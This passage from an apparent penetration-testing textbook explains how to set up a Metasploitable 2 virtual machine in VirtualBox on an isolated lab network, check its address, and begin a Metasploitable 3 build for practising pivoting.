3. Next, let's create a virtual machine for Metasploitable 2, open **Oracle VM VirtualBox Manager** and click on **New**.
4. When the **Create Virtual Machine** window appears, click on **Expert Mode** to change the configuration view.
5. Next, use the following configurations for the virtual machine:
   - Name: Metasploitable 2
   - Type: Linux
   - Version: Other Linux (64-bit)

The following screenshot shows the preceding settings on the **Create Virtual Machine** window:



Name: Metasploitable 2

Folder: D:\VirtualBox VM

ISO Image: <not selected>


Edition:

Type: Linux

Version: Other Linux (64-bit)

□ Skip Unattended Installation

1. Next, expand the **Hard Disk** category on **Create Virtual Machine** window, select **Use an Existing Virtual Hard Disk File** option, and then click on the folder icon on the right-side as shown below:



Create Virtual Machine

Name and Operating System

Unattended Install

Hardware

Hard Disk

○ Create a Virtual Hard Disk Now

Hard Disk File Location and Size

ualBox VM\Ultimate Kali Linux Book 3\PentestNet\Metasploitable 2\Metasploitable 2.vdi

8.00 GB

4.00 MB 2.00 TB

Hard Disk File Type and Variant

VDI (VirtualBox Disk Image)

□ Pre-allocate Full Size

□ Split into 2GB parts


● Use an Existing Virtual Hard Disk File

[redacted]

○ Do Not Add a Virtual Hard Disk

1. Next, the **Hard Disk Selector** and click on **Add** as shown below:

1. Next, a pop-up window will appear, use it navigate to the **Metasploitable 2** extracted folder and its contents, select the **Metasploitable** VMDK file and click on **Open** as shown below:



Please choose a virtual hard disk file
« metasploitable-linux-2.0.0 › Metasploitable2-Linux
Search Metasploitable2-Lin...
Organize
New folder
Home
OneDrive - Pers
Desktop
Downloads
A
B
Open
Cancel

Name	Date modified	Type	Size
Metasploitable	Friday 12:01 PM	VMDK File	1,880,512 KB

File name: Metasploitable


All virtual hard disk files (*.vmd

1. Next, you will automatically return to the **Hard Disk Selector** window where the **Metasploitable** disk file will be available, select it and click on **Choose** as shown below:



Name	Virtual Size	Actual Size
Attached		
Not Attached		
Metasploitable.vmdk	8.00 GB	1.79 GB

1. Next, you’ll automatically return to the **Create Virtual Machine** window where you’ll see the **Metasploitable.vmdk** file is loaded as the existing virtual disk file, click on **Finish** as shown below:



○ Create a Virtual Hard Disk Now

Hard Disk File Location and Size: ualBox VM\Ultimate Kali Linux Book 3\PentestNet\Metasploitable 2\Metasploitable 2.vdi — 8.00 GB

Hard Disk File Type and Variant: VDI (VirtualBox Disk Image)

□ Pre-allocate Full Size

□ Split into 2GB parts

● Use an Existing Virtual Hard Disk File: Metasploitable.vmdk (Normal, 8.00 GB)

○ Do Not Add a Virtual Hard Disk


At this point, the Metasploitable 2 virtual machine is created and loaded within the Oracle VM VirtualBox Manager. Next, we will connect the Metasploitable 2 virtual machine to the *PentestNet* virtual network.

Part 2 – Configuring network settings

Since our penetration testing lab topology contains more than one virtual network, the following steps will help ensure Kali Linux has end-to-end network connectivity with the Metasploitable 2 virtual machine.

1. To configure the networking settings, select the newly created **Metasploitable 2** virtual machine within **Oracle VM VirtualBox Manager** and click on **Settings**.
2. Next, go to the **Network** section > select **Adapter 1** and use the following configurations:
   - Enable the network adapter
   - Attached to: Internal Network
   - Name: PentestNet (manually type it in the field)
   - Promiscuous Mode: Allow All

The following screenshot shows the preceding configurations on **Adapter 1**, click **OK** to save:



Metasploitable 2 - Settings

Network

☑ Enable Network Adapter

Attached to: Internal Network

Name: PentestNet


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 08002733AC4E

☑ Cable Connected

1. Next, power on the **Metasploitable 2** virtual machine and login using username: `msfadmin` and password: `msfadmin`. Then use the `ip address` command to verify the virtual machine is receiving an IP address on the `172.30.1.0/24` network, as shown here:



Metasploitable 2 (Initial) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:33:ac:4e brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.50/24 brd 172.30.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe33:ac4e/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```


If your mouse cursor is stuck within a virtual machine, press the right CTRL key to detach the cursor.

1. Lastly, use the `sudo halt` command to power-off the Metasploitable 2 virtual machine.

Having completed this section, you have learnt how to setup Metasploitable 2 as a vulnerable machine within our penetration testing lab. Next, you will learn how to build and deploy Metasploitable 3 using Vagrant.

Building and deploying Metasploitable 3

In this section, you will learn how to build and deploy Metasploitable 3, both the Windows server and Linux server versions. The Windows server version will be using a dual-homed network connection to both the *PentestNet* network (`172.30.1.0/24`) and *HiddenNet* network (`10.11.12.0/24`). This setup will enable us to perform pivoting and lateral movement between different networks. Lastly, the Linux server version will be connected to the *HiddenNet* network (`10.11.12.0/24`) only.The following diagram shows the logical connections between systems and networks:


Internet
M3-Windows
Kali Linux
M2-Linux
PentestNet
M3-Linux
HiddenNet
M2-Linux - Metasploitable 2 Linux Version
M3-Windows - Metasploitable 3 Windows version
M3-Linux - Metasploitable 3 Linux version

As shown in the preceding diagram, to access the Metasploitable 3 – Linux server, we will need to first compromise the Metasploitable 3 – Windows server via the *PentestNet* network, then pivot our attacks to the *HiddenNet* network.


Part 1 - Building the Windows Server version

To get started building and deploying Metasploitable 3 – Windows version, please use the following instructions:

1. Firstly, you will need to download and install **Vagrant** on your host computer. Vagrant enables users to both build and maintain virtual

machines and applications. On your host computer, go to https://www.vagrantup.com/ and click on **Download** button on the web page.

